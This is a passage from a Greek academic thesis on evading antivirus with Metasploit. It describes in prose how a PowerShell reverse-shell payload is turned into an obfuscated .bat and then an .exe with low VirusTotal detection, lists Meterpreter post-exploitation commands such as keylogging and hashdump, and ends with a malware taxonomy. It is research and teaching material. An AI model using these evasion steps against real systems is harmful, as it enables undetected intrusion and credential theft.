Το πόρισμα εδώ στην Εικόνα 41, είναι και **το πιο αποτελεσματικό** διότι κατάφερε να μαζέψει τόσο χαμηλή βαθμολογία στην ανίχνευση καθώς δεν ήταν εύκολη η ανάλυση του .bat που τρέχει τις εντολές του powershell με όλα τα ενδιάμεσα βήματα αλλαγών που γίνανε αλλα και με την προσπάθεια πολυμορφισμού από τον sgn.

Συμπερασματικά, η διαδικασία ξεκινά με τη δημιουργία ενός σεναρίου PowerShell (rev_tcp_payload.ps1) από το Metasploit Framework, το οποίο περιέχει μια επικίνδυνη εκτελέσιμη φόρτωση. Στη συνέχεια, χρησιμοποιείται η εντολή sed για να τροποποιήσει το σενάριο PowerShell προσθέτοντας διπλά εισαγωγικά (") και μετατρέποντας τις παύλες ()) σε διπλές παύλες (```). Αυτό είναι σημαντικό για την αποφυγή προβλημάτων κατά την εκτέλεση του σεναρίου στο επόμενο βήμα. Στη συνέχεια, η εντολή awk χρησιμοποιείται για να διαβάσει το τροποποιημένο σενάριο PowerShell και να δημιουργήσει ένα νέο αρχείο εκτελέσιμου .bat με εντολές PowerShell. Κάθε γραμμή αυτού του νέου αρχείου περιέχει την εντολή powershell.exe με συγκεκριμένες επιλογές (-ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -Command) και το τροποποιημένο σενάριο PowerShell που διαμορφώθηκε μέσω της εντολής sed. Το τελικό αρχείο .bat μπορεί να εκτελεστεί από το σύστημα Windows, και με τη σειρά του θα εκτελέσει το σενάριο PowerShell με τις κατάλληλες παραμέτρους για την αποφυγή προβλημάτων εκτέλεσης.

Μετατροπή από .bat σε Εκτελέσιμο:

- Αφού δημιουργηθεί το αρχείο δέσμης (rev_tcp_payload.bat), μπορεί να υποστεί περαιτέρω μετατροπή σε αρχείο εκτελέσιμο (rev_tcp_payload.exe).
- Αυτή η διαδικασία μετατροπής συνήθως περιλαμβάνει τη χρήση ενός εργαλείου ή προγράμματος που μπορεί να μεταγλωττίσει αρχεία δέσμης σε εκτελέσιμες δυαδικά αρχεία.
- Το παραγόμενο εκτελέσιμο αρχείο διατηρεί τη λειτουργικότητα του αρχικού αρχείου δέσμης αλλά εν φαίνεται πιο νόμιμο και λιγότερο ύποπτο στους χρήστες και το λογισμικό ασφαλείας, ειδικά αν τροποποιηθεί με παραπάνω τρόπους από τις επιλογές που δίνονται.
- Κατά τη μετατροπή αυτής της διαδικασίας μπορεί να εφαρμοστούν τεχνικές απόκρυψης για να ενισχυθεί η αντοχή του αρχείου έναντι ανάλυσης και ανίχνευσης από εργαλεία ασφαλείας. Αυτές μπορεί να είναι αλλαγές στις σημαίες των εντολών ή αντικατάσταση τους με παρόμοιες χωρίς να αλλοιώνεται η λειτουργία.



Εικόνα 40. Bat to exe converter.


Για να μετατραπεί το αρχείο .bat σε ένα εκτελέσιμο αρχείο .exe, χρειάζεται ένα πρόγραμμα που να μπορεί να εκτελέσει αυτή τη μετατροπή. Ένας τρόπος είναι μέσω εργαλείων όπως το Bat to Exe Converter, το οποίο επιτρέπει τη μετατροπή ενός αρχείου δέσμης εντολών .bat σε αρχείο εκτελέσιμου .exe. Αυτό δημιουργεί ένα αρχείο εκτελέσιμου που μπορεί να εκτελεστεί απευθείας χωρίς την ανάγκη να έχεις εγκατεστημένη η PowerShell.

Γίνεται χρήση προγράμματος .bat σε .exe μετατροπέα για περιβάλλον Windows στην Εικόνα 40. Φαίνονται επιπλέον και οι πρόσθετες δυνατότητες που δίνει το πρόγραμμα κατά την μετατροπή του στην επιθυμητή μορφή. Οι δυνατότητες είναι τέτοιες που ο χρήστης μπορεί τόσο να ενισχύσει την απόκρυψη με εφαρμοσμένο και φιλικό τρόπο απο τις επιλογές, όσο και να επεξεργαστεί το .bat σε μορφή κειμένου. Η χειροκίνητη και μοναδική τροποποίηση του παραγόμενου κακόβουλου αρχείου προς εκμετάλλευση αποτελεί την ισχυρότερη μέθοδο αθόρυβης εισβολής. Η διαδικασία τροποποίησης κώδικα χωρίς την αλλαγή της λειτουργίας συμβάλει ώστε οι υπογραφές του αρχείου να μην γίνονται εύκολα αντιληπτές απο τις λύσεις ασφαλείας. Παράλληλα και η αντικατάσταση η προσθήκη εντολών επιφέρει παρόμοια αποτελέσματα αθόρυβου αποτυπώματος.

Αξίζει να σημειωθεί ότι ο συνεχής έλεγχος αρχείων με εργαλεία όπως το VirusTotal βοηθάει τις λύσεις ασφαλείας να ενημερώνονται συνεχώς με τις υπογραφές νέων κακόβουλων αρχείων.

Τέλος, το τελικό εκτελέσιμο .exe στο πόρισμα της Εικόνας 41 βγαίνει περισσότερο επικίνδυνο απο την περίπτωση αρχείου powershell στο πρώτο στάδιο της διαδικασίας που ακολουθούμε. Σε αντίθεση με το batch file. Παράλληλα όμως, είναι και πιο αποτελεσματικό απο κάθε άλλο παραγόμενο εκτελέσιμο .exe που δημιουργήθηκε στα προηγούμενα σενάρια. Κατάφερε να ξεπεράσει και την απλή μορφή του σεναρίου με έξοδο .dll , όπως και την προηγούμενη με χρήση UPX.

Φυσικά και εδώ ο λόγος που το .exe εντοπίστηκε περισσότερο κακόβουλο απο το .bat που το δημιούργησε, έχει να κάνει με την συμβατότητα των δυο τύπων αρχείων στους μηχανισμούς ελέγχου που τρέχουν οι λύσεις ασφαλείας.



Εικόνα 41. Πόρισμα του παραγόμενου εκτελέσιμου από το VirusTotal.

Στο τελικό πόρισμα το εκτελέσιμο σαφώς και εντοπίζεται πιο εύκολα αλλα και πάλι η βαθμολογία του είναι χαμηλή , άρα και σαν αθόρυβη εισβολή είναι πιο αποτελεσματική.

Για κάθε διαδικασία που έχει ελεγχθεί σαν μέθοδος αθόρυβης εισβολής, η προσέγγιση και τα αποτελέσματα είναι πάντα σχετικά με το σύστημα στο οποίο γίνονται. Αυτό είναι και το σημαντικότερο που πρέπει να γνωρίζει κάθε επιτιθέμενος καθώς **υπάρχουν πέρα απο τις λύσεις ασφαλείας και άλλα αντίμετρα όπως τείχη προστασίας ή πολιτικές ασφαλείας που δύνανται να αποκόπτουν τις επιθέσεις ανεξαρτήτως μεθόδου απόκρυψης, απλά και μόνο λόγω λειτουργίας σε επίπεδο επικοινωνίας ή χρήσης.**

7.6. Μετα-εκμετάλλευση

Ο βασικός κώδικας του πρώτου σεναρίου είναι ένα εργαλείο που επιτρέπει τη δημιουργία reverse shells σε διάφορες πλατφόρμες χρησιμοποιώντας το Metasploit Framework. Μετά τη σύνδεση ενός αντιστρόφου κελιού με τον ακροατή Metasploit, η πραγματική ισχύς του εργαλείου αποκαλύπτεται μέσω του Meterpreter, ένα μέρος του Metasploit Framework.

Το Meterpreter, ένα εργαλείο μετά-εκμετάλλευσης του Metasploit Framework, αναδεικνύεται ως ένα από τα ισχυρότερα εργαλεία στον κόσμο της κυβερνοασφάλειας. Οι δυνατότητές του είναι εκτεταμένες και παρέχουν στον επιτιθέμενο πλήρη έλεγχο του συστήματος που έχει διακινδυνευθεί.

Μεταξύ των κυριότερων δυνατοτήτων του είναι η ολοκληρωμένη πρόσβαση στο σύστημα, η ικανότητα να επιτευχθεί μόνιμη πρόσβαση ακόμα και μετά την επανεκκίνηση του συστήματος, και η δυνατότητα Privilege escalation για να αποκτήσει πλήρη έλεγχο. Επιπλέον, μπορεί να αναγνωρίσει το δίκτυο, να αναλύσει την κίνηση δεδομένων και να αντλήσει πληροφορίες από αυτήν.

Όσον αφορά στις εντολές, μέσω του Meterpreter ο επιτιθέμενος μπορεί να εκτελέσει εντολές στο σύστημα, να μεταφέρει αρχεία, να παρακολουθεί τις εργασίες του συστήματος, να πραγματοποιήσει σάρωση δικτύου για εύρεση ευπαθών συσκευών, και πολλά άλλα. Με τη χρήση του Meterpreter, ο επιτιθέμενος μπορεί να πραγματοποιήσει ευρείες επιθέσεις και να εκτελέσει διάφορες ενέργειες με στόχο τον έλεγχο του συστήματος και την απόκτηση ευαίσθητων πληροφοριών. Κατά συνέπεια, το Meterpreter αποτελεί ένα ισχυρό εργαλείο για κυβερνοεπιθέσεις και απαιτεί προσεκτική χρήση και διαχείριση ώστε να αποφευχθούν αρνητικές επιπτώσεις και νομικές συνέπειες.

Το Meterpreter προσφέρει ένα ευρύ φάσμα δυνατοτήτων για τη μεταεκμετάλλευση του συστήματος. Αφού επιτευχθεί η σύνδεση, ο επιτιθέμενος αποκτά πλήρη και αποκλειστικό έλεγχο του συστήματος στο οποίο διεισδύει. Μερικές από τις κύριες δυνατότητες περιλαμβάνουν:

Δυνατότητες:

- **Πλήρης Πρόσβαση (Full Access)**: Το Meterpreter παρέχει πλήρη πρόσβαση στον συμβιβασμένο υπολογιστή, επιτρέποντας στον επιτιθέμενο να εκτελεί εντολές, να μεταφέρει αρχεία, να χειρίζεται το σύστημα αρχείων και να αλληλεπιδρά με τις διεργασίες του συστήματος.
- **Μόνιμη Πρόσβαση (Persistence)**: Το Meterpreter μπορεί να καθιερώσει μόνιμη πρόσβαση στον συμβιβασμένο υπολογιστή, εξασφαλίζοντας ότι ο επιτιθέμενος μπορεί να ανακτήσει τον έλεγχο ακόμα και μετά από επανεκκίνηση του συστήματος.
- **Ανόδου Δικαιωμάτων (Privilege Escalation)**: Μπορεί να βοηθήσει στην άνοδο δικαιωμάτων εκμεταλλευόμενο ευπάθειες ή χρησιμοποιώντας ενσωματωμένα εργαλεία για την άνοδο δικαιωμάτων.

- **Αναγνώριση Δικτύου (Network Reconnaissance)**: Το Meterpreter επιτρέπει τη σάρωση και τον έλεγχο του δικτύου από τον συμβιβασμένο υπολογιστή για τον εντοπισμό άλλων δυνητικών στόχων ή σημείων πρόσβασης.
- **Αναγνώριση Δικτύου (Packet Sniffing)**: Μπορεί να παρεμβαίνει και να αναλύει την κίνηση του δικτύου που περνά από τον συμβιβασμένο υπολογιστή, αιχμαλωτίζοντας ευαίσθητες πληροφορίες όπως ονόματα χρηστών, κωδικοί πρόσβασης και άλλα δεδομένα.

Εντολές:

1. **sysinfo**: Εμφανίζει βασικές πληροφορίες για το παραβιασμένο σύστημα.
2. **getuid**: Ανακτά το αναγνωριστικό χρήστη του τρέχοντος χρήστη.
3. **shell**: Ανοίγει ένα κέλυφος εντολών στον παραβιασμένο υπολογιστή.
4. **download** / **upload**: Μεταφορτώνει αρχεία προς/από τον παραβιασμένο υπολογιστή.
5. **execute**: Εκτελεί μια εντολή ή εκτελέσιμο αρχείο στον παραβιασμένο υπολογιστή.
6. **ps**: Εμφανίζει τις τρέχουσες διεργασίες στον παραβιασμένο υπολογιστή.
7. **migrate**: Μετακινεί τη συνεδρία Meterpreter σε μια άλλη διεργασία για τη διατήρηση της μόνιμης πρόσβασης.
8. **keyscan_start**: Ξεκινά την καταγραφή πλήκτρων.
9. **screenshot**: Καταγράφει στιγμιότυπο οθόνης της επιφάνειας εργασίας του θύματος.
10. **portfwd**: Δημιουργεί προώθηση θύρας για τον προωθητικό χειρισμό της κίνησης μέσω του παραβιασμένου υπολογιστή.
11. **hashdump**: Ανάκτηση κατακερματισμένων κωδικών πρόσβασης από τον παραβιασμένο υπολογιστή.

8. Συμπεράσματα

Το συμπέρασμα που προέκυψε μέσα από μια σειρά αρθρογραφίας και πειραματισμού σχετικά με τις τεχνικές αποφυγής της κυβερνοασφάλειας δίνει μια ολοκληρωμένη εικόνα του σημερινού τοπίου στη διαχείριση των απειλών στον κυβερνοχώρο και των μηχανισμών άμυνας. Με σημείο αναφοράς το πλαίσιο Metasploit, ένα βασικό εργαλείο στον τομέα των δοκιμών διείσδυσης και του ethical hacking, παρατηρούμε την περίπλοκη χρήση της δημιουργίας, κωδικοποίησης και κρυπτογράφησης του ωφέλιμου φορτίου για την παράκαμψη των παραδοσιακών λύσεων antivirus. Η προσαρμοστικότητα αυτού του πλαισίου σε όλες τις πλατφόρμες, ιδίως στα Windows και το Android, αναδεικνύει τη λεπτή κατανόηση που απαιτείται για την εκμετάλλευση συγκεκριμένων ευπαθειών.


Περαιτέρω επεξεργασία αναδεικνύει την εξέλιξη των μεθόδων αποφυγής, από τη βασική δυαδική συσκότιση έως προηγμένες τεχνικές όπως ο πολυμορφισμός και ο μεταμορφισμός. Αυτές οι στρατηγικές, που αποσκοπούν στην αλλαγή της εμφάνισης του κώδικα χωρίς να αλλάζουν τη συμπεριφορά εκτέλεσής του, θέτουν σε αμφισβήτηση τα μοντέλα ανίχνευσης που βασίζονται σε υπογραφές, προκαλώντας μια στροφή προς την ανάλυση συμπεριφοράς και τις στρατηγικές ανίχνευσης που βασίζονται σε ευρετικές μεθόδους.

Προσαρμοσμένες εκμεταλλεύσεις reverse shell και προηγμένες τεχνικές memory injection καταδεικνύουν την αυξανόμενη πολυπλοκότητα των επιθέσεων. Αυτές οι μέθοδοι, οι οποίες διευκολύνουν τον απομακρυσμένο έλεγχο των παραβιασμένων συστημάτων, αναδεικνύουν την ανάγκη για δυναμικά και προσαρμοστικά μέτρα ασφαλείας που υπερβαίνουν το παραδοσιακό λογισμικό προστασίας από ιούς. Η διερεύνηση εργαλείων όπως το Veil 3.0, το Avet και το The Fat Rat, μεταξύ άλλων, αποκαλύπτει ένα ευρύ φάσμα δυνατοτήτων αποφυγής, από τη συσκότιση με βάση σενάρια έως την εκμετάλλευση ευπαθειών του συστήματος για την παράδοση ωφέλιμου φορτίου.

Το τοπίο της κυβερνοασφάλειας χαρακτηρίζεται από ταχείες τεχνολογικές εξελίξεις και εξίσου ταχέως εξελισσόμενες απειλές. Η λεπτομερής ανάλυση που παρουσιάστηκε σε αυτό το κεφάλαιο υπογραμμίζει τη σημασία της συνεχούς μάθησης, της προσαρμογής και της ανάπτυξης καινοτόμων αμυντικών μηχανισμών για την προστασία από εξελιγμένες απειλές στον κυβερνοχώρο. Η συνεχιζόμενη μάχη μεταξύ των επαγγελματιών της κυβερνοασφάλειας και των επιτιθέμενων απαιτεί μια προληπτική προσέγγιση της άμυνας, υπογραμμίζοντας την ανάγκη για ισχυρές, πολυεπίπεδες στρατηγικές ασφάλειας που προβλέπουν και προσαρμόζονται στις τεχνικές αποφυγής της επόμενης γενιάς.

Η χρήση του Metasploit για την ανάλυση και ανασκόπηση μεθόδων εισβολής των ωφέλιμων φορτίων, μας επιτρέπει να βγάλουμε γενικότερα συμπεράσματα για το κακόβουλο λογισμικό συνολικά. Σε αυτή την εργασία περιγράφηκε μια συγκεκριμένη διαδικασία απειλής η οποία μπορεί να ανάγει απο το ειδικό στο γενικό το επίπεδο ανάλυσης των απειλών. Η ανασκόπηση των επιπέδων απο τα οποία το ωφέλιμο η βλαπτικό φορτίο διαπερνά, είτε μιλάμε για εργαλεία μηχανισμών ασφαλείας, είτε γενικότερα το διασυνδεδεμένο μοντέλο OSI, μας δίνει μια σε βάθος τεχνικά και πολύπλευρη λογικά προσέγγιση.

Συμπερασματικά, το κακόβουλο λογισμικό όπως παρατηρούμε και στην Εικόνα 42 ταξινομείται με τελικά κριτήρια, το αν χρειάζεται κάποιο τρίτο πρόγραμμα διάδοσης - ξενιστή (Propagation) ώστε να εκτελεστεί από κάποιο σύστημα αλλά και από το αν έχει την δυνατότητα να αναπαράγεται ώστε να τεθεί σε λειτουργία και να εκδηλώσει την βλαπτική συμπεριφορά του μέσω των διάφορων φορτίων.



Εικόνα 42. Τελική ταξινόμηση Κακόβολου λογισμικού

Αρχικά, η εξάπλωση με μολυσμένο περιεχόμενο κατά την οποία παρασιτικά τμήματα κακόβουλου λογισμικού προσαρτώνται σε κάποιο υπάρχον εκτελέσιμο. Το τμήμα του λογισμικού που μολύνει κάποια υπάρχουσα εφαρμογή η (βοηθητικό) πρόγραμμα μπορεί να έχει την μορφή κώδικα μηχανής. Ακόμα, μπορούμε να συναντήσουμε κακόβουλο λογισμικό σε κώδικα σεναρίων ενεργού περιεχομένου μέσα σε αρχεία δεδομένων περιβάλλοντος γραφείου (Office) ή pdf. Σε αυτή την κατηγορία κατατάσσονται οι ιοί (Viruses) και διατηρούν δικούς τους μηχανισμούς μόλυνσης, φάσεις λειτουργίας και φορτία[82].

Στην συνέχεια, έχουμε την κατηγορία εξάπλωσης με εκμετάλλευση ευπαθειών. Η εκμετάλλευση αυτή αφορά σκουλήκια (Worms) που έχουν εισβάλει σε κάποιο σύστημα η σε συστήματα που έχουν αναπαραχθεί. Ο τρόπος λειτουργίας του εκάστοτε σκουληκιού συνήθως πέρα από την αθόρυβη εξάπλωση, προϋποθέτει και την εκμετάλλευση ευπαθειών Zero-day Vulnerabilities. Οι ευπάθειες αυτές δεν αποτελούν τίποτα άλλο παρά άγνωστες ευπάθειες τις οποίες η δικτυακή κοινότητα ή ο πάροχος κάποιου προγράμματος εφαρμογής δεν έχει ανακαλύψει. Επιπλέον, στην κατηγορία αυτή ανήκουν και οι περιπτώσεις κινητού κώδικα. Αυτός, ορίζεται ως τα προγράμματα (όπως σενάρια, μακροεντολές η άλλες φορητές εντολές) που δύνανται να μεταφερθούν χωρίς καμία μεταβολή σε υπολογιστικά περιβάλλοντα και να εκτελεστούν ακριβώς. Πομπός ενός κινητού κώδικα είναι κάποιο απομακρυσμένο σύστημα που μεταδίδεται σε κάποιο τοπικό και εκτελείται χωρίς την συγκατάθεση του δέκτη - χρήστη. Ο συγκεκριμένος τρόπος αποτελεί έναν από τούς πιο δημοφιλείς για την μετάδοση ιών, σκουληκιών και Δούρειων ίππων που αποτελούν σημαντική κατηγορία προγραμμάτων κατασκοπείας. Ο κινητός κώδικας αποτελεί εργαλείο για μη εξουσιοδοτημένη πρόσβαση σε δεδομένα και για παραβιάσεις στον λογαριασμό δικαιωμάτων υπερχρήστη (Root User Privilege). Εκμεταλλεύεται ευπάθειες μέσω τεχνολογιών και εφαρμογών όπως η τεχνολογία ActiveX, οι μικροεφαρμογές Java

(Java applets) και οι γλώσσες JavaScript και VBScript.
Τέλος, η χρήση τού κινητού κώδικα σε συστήματα γίνεται σε διατοποθεσιακά σενάρια (Cross-site scripting), σε αλληλεπιδραστικούς ή στατικούς ιστότοπους, σε συνημμένα αρχεία μηνυμάτων και λήψεις τόσο αρχείων όσο και λογισμικών από μη έμπιστες πηγές. Ευπάθειες εκμετάλλευσης σκουληκιών συναντάμε και σε συσκευές κινητών τηλεφώνων. Στην εποχή μας, χρησιμοποιούνται κυρίως εφαρμογές Δούρειων ίππων για να εγκατασταθούν στη συσκευή. Κρυφές λήψεις επικίνδυνων λογισμικών έχουμε και από κιτ επίθεσης χωρίς να έχουμε ενεργή εξάπλωση όπως είδαμε με περιπτώσεις σκουληκιών αλλά κακόβουλα λογισμικά σε λανθάνουσα κατάσταση σε κάποια ιστοσελίδα όπου ανυποψίαστα θύματα επισκέπτονται. Το ίδιο μπορεί να συμβεί και με κακόβουλες διαφημίσεις ή με κακόβουλα αρχεία προγραμμάτων ανάγνωσης και γραφείου (pdf, office) όπου το λογισμικό επίθεσης έχει προσαρτηθεί επάνω τους. Ενώ, ακόμα και οι περιπτώσεις πειρατείας του κλικ (clickjacking) έχουν ανάλογα αποτελέσματα για την εξάπλωση και εκμετάλλευση ευπαθειών.

Η τελευταία γενική κατηγορία είναι η εξάπλωση μέσω κοινωνικής μηχανικής. Από το τεχνολογικό παρελθόν μέχρι το μέλλον, ο άνθρωπος αποτέλεσε και θα αποτελεί ενεργό παράγοντα πιθανής εκμετάλλευσης για την εξάπλωση κακόβουλου λογισμικού. Η ανθρώπινη συμπεριφορά και τα τεχνάσματα που μπορούν να ξεγελάσουν κάποιον χρήστη για να δώσει ακούσια την δυνατότητα σε έναν επιτιθέμενο να παραβιάσει το σύστημα του ή να υποκλέψει προσωπικά στοιχεία, αποτελούν παραβίαση μέσω επίθεσης κοινωνικής μηχανικής. Έτσι, σε συνδυασμό και με τις υπόλοιπες κατηγορίες εξάπλωσης κακόβουλων λογισμικών, η κοινωνική μηχανική ανοίγει νέες πόρτες για εγκατάσταση Δούρειων ίππων και κωδίκων σεναρίων.

Σε επόμενο επίπεδο ταξινόμησης ενός κακόβουλου λογισμικού με βάση το μεταφερόμενο βλαπτικό φορτίο έχουμε την πρώτη κατηγορία, της αλλοίωσης συστήματος. Σε αυτήν, βασικός στόχος του κακόβουλου λογισμικού είναι η πρόκληση ζημιάς και η καταστροφή δεδομένων.

Η επόμενη κατηγορία για το φορτίο του κακόβολου λογισμικού είναι οι πράκτορες επίθεσης. Σε αυτή την κατηγορία στόχος είναι η οικειοποίηση πόρων του μολυσμένου συστήματος για όμοια χρήση. Τα δίκτυα ρομπότ (zombies, bot-nets) συντονίζονται για να επιτεθούν. Με τον τρόπο αυτό, δυσκολεύουν την αποκάλυψη της προέλευσης τους και στις επιθέσεις έχουν δυνατότητες απομακρυσμένου ελέγχου.

Στην συνέχεια για το μεταφερόμενο βλαπτικό φορτίο υπάρχει η περίπτωση της κλοπής πληροφοριών. Μόλις το κακόβουλο λογισμικό εισβάλει στο σύστημα του θύματος και ενεργοποιηθεί, εκτελεί ενέργειες για λογαριασμό του επιτιθέμενου. Συγκεκριμένα, στις περιπτώσεις λογισμικών κατασκοπείας, υπάρχουν φορτία κακόβουλου λογισμικού που συλλέγουν δεδομένα από το επιτιθέμενο σύστημα για μεταγενέστερη χρήση. Συνήθως τα δεδομένα αυτά αποτελούν ιδιωτικές και ευαίσθητες πληροφορίες όπως διαπιστευτήρια κωδικών πρόσβασης και έγγραφα ή λεπτομέρειες διευθέτησης του συστήματος για αναγνωριστικούς ή κατασκοπευτικούς σκοπούς. Τα σύγχρονα κρυπτογραφημένα κανάλια επικοινωνίας ανάγκασαν τους επιτιθέμενους να υιοθετήσουν τεχνικές προγραμμάτων

καταγραφών πληκτρολογήσεων (Keylogger) τα οποία καταγράφουν τις πληκτρολογήσεις του συστήματος που έχουν εγκατασταθεί. Οι επιτιθέμενοι σε μια προσπάθεια να εξελίξουν τα προγράμματα καταγραφής πληκτρολογήσεων, καθώς εταιρίες και ερευνητές υιοθέτησαν αντίμετρα (όπως η χρήση μικροεφαρμογών για καταχωρήσεις ευαίσθητων πληροφοριών με γραφικά) ανέπτυξαν ολοκληρωμένα προγράμματα κατασκοπευτικού λογισμικού. Τα βλαπτικά φορτία των λογισμικών κατασκοπείας έχουν την δυνατότητα να παρακολουθούν και να ενημερώνουν τους επιτιθέμενους για πολλαπλές δραστηριότητες του συστήματος που έχουν εισβάλει. Το ιστορικό και το περιεχόμενο περιήγησης στο διαδίκτυο, η ανακατεύθυνση αιτήσεων ιστοσελίδων σε πλαστούς ιστότοπους αλλά και η δυναμική τροποποίηση δεδομένων από την αλληλεπίδραση φυλλομετρητή με τους ιστότοπους, αποτελούν ενέργειες των λογισμικών κατασκοπείας που εκθέτουν ανεπανόρθωτα την ιδιωτικότητα των χρηστών που πέφτουν θύματα τέτοιων κακόβουλων λογισμικών.

Τα περιγραφόμενα φορτία για να βρούνε δίοδο μόλυνσης και λειτουργίας στεγάζονται συνήθως σε πλαστές ιστοσελίδες και με τεχνικές ενοχλητικών μαζικών μηνυμάτων με χρήση URL (Uniform Resource Locator) για επιθέσεις ηλεκτρονικού ψαρέματος (Phishing), αξιοποιώντας παράλληλα και την κοινωνική μηχανική, ξεγελούν και προκαλούν ζημιές όπως η αλλοίωση και η απόσπαση σημαντικών πληροφοριακών δεδομένων. Η πιο επικίνδυνη και εξειδικευμένη παραλλαγή ηλεκτρονικού ψαρέματος είναι το ηλεκτρονικό «καμάκωμα» (Spear Phishing). Σε αυτή την περίπτωση το φορτίο τίθεται σε κακόβουλη λειτουργία μέσω ηλεκτρονικών μηνυμάτων από φαινομενικά έμπιστες πηγές συνήθως μέχρι και με ένα κλικ (One-click). Τα μηνύματα αυτά είναι προσεκτικά εξατομικευμένα στο προφίλ του θύματος σε μια προσπάθεια να πείσουν τον χρήστη για την γνησιότητα τους ώστε αυτός να απαντήσει. Οι επιθέσεις αυτές γίνονται συνήθως σε περιπτώσεις βιομηχανικής κατασκοπείας ή άλλης κατασκοπείας από οργανισμούς με πολλούς πόρους .

Τα τελευταία χρόνια, νέες επιθέσεις μηδενικού κλικ (Zero-click) έχουν μπει για τα καλά στο προσκήνιο . Όπως υποδηλώνει το όνομα, οι επιθέσεις με μηδενικό κλικ δεν απαιτούν καμία ενέργεια από το θύμα – πράγμα που σημαίνει ότι ακόμη και οι πιο προχωρημένοι χρήστες μπορούν να πέσουν θύματα. Η επίθεση αυτή, εκμεταλλεύεται ελαττώματα συσκευών, χρησιμοποιώντας ένα κενό επαλήθευσης δεδομένων για να εισέλθει στο σύστημά. Τα περισσότερα λογισμικά χρησιμοποιούν διαδικασίες επαλήθευσης δεδομένων για να αποτρέψουν τις παραβιάσεις στον κυβερνοχώρο. Ωστόσο, υπάρχουν επίμονα Zero-day τρωτά σημεία που δεν έχουν ακόμη επιδιορθωθεί, παρουσιάζοντας δυνητικά επικερδείς στόχους για τους εγκληματίες του κυβερνοχώρου. Συχνά, οι επιθέσεις μηδενικού κλικ στοχεύουν εφαρμογές που παρέχουν μηνύματα ή φωνητικές κλήσεις, επειδή αυτές οι υπηρεσίες έχουν σχεδιαστεί για να λαμβάνουν και να ερμηνεύουν δεδομένα από μη αξιόπιστες πηγές. Οι εισβολείς συνήθως χρησιμοποιούν ειδικά διαμορφωμένα δεδομένα, όπως ένα κρυφό μήνυμα κειμένου ή ένα αρχείο εικόνας, για να εισάγουν κώδικα που υπονομεύει τη συσκευή .

Κλείνοντας, η τελευταία γενική κατηγορία φορτίων για αθόρυβη εισβολή και μόλυνση με κακόβουλο λογισμικό αποτελούν οι αόρατες απειλές. Τέτοιες αόρατες απειλές μπορεί να είναι οι γνωστές και ως κερκόπορτες (Backdoors) ή μυστικές πόρτες (Trapdoors) αλλά και τα κιτ υπερχρήστη (Rootkits). Μια κερκόπορτα αποτελεί κρυφό σημείο εισόδου σε ένα πρόγραμμα, που επιτρέπει όσους γνωρίζουν την ύπαρξη της να αποκτήσουν πρόσβαση σε διεργασίες και δεδομένα που θέτουν σε κίνδυνο την ασφαλή χρήση του. Η έννοια της κερκόπορτας χρησιμοποιήθηκε σε πρώτη φάση από προγραμματιστές. Με την μορφή κώδικα που αναγνωρίζει μια συγκεκριμένη ακολουθία δεδομένων μια κερκόπορτα ενεργοποιείται μέσω ειδικών αναγνωριστικών (ID) ή από κάποια απρόσμενη ακολουθία συμβάντων. Κατά την ανάπτυξη μιας εφαρμογής, ένας προγραμματιστής μπορεί να χρησιμοποιήσει μια κερκόπορτα για λόγους συντήρησης και αποσφαλμάτωσης. Η κερκόπορτα αποτελεί ευπάθεια και απειλή από κακόβουλους προγραμματιστές που έχουν σκοπό να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε κάποιο πρόγραμμα η σύστημα. Λειτουργεί έτσι, σαν εκμεταλλεύσιμη δίοδος για ανήθικη διείσδυση που είναι δύσκολο να βρει κάποιος επιτιθέμενος. Βέβαια και από την άλλη, σε περίπτωση παραβίασης της είναι εξίσου δύσκολη και η εκδήλωση της κακόβουλης συμπεριφοράς. Για παράδειγμα μια πλαστή ενημέρωση του λειτουργικού συστήματος μπορεί να χρησιμοποιηθεί σαν κερκόπορτα από κάποιον 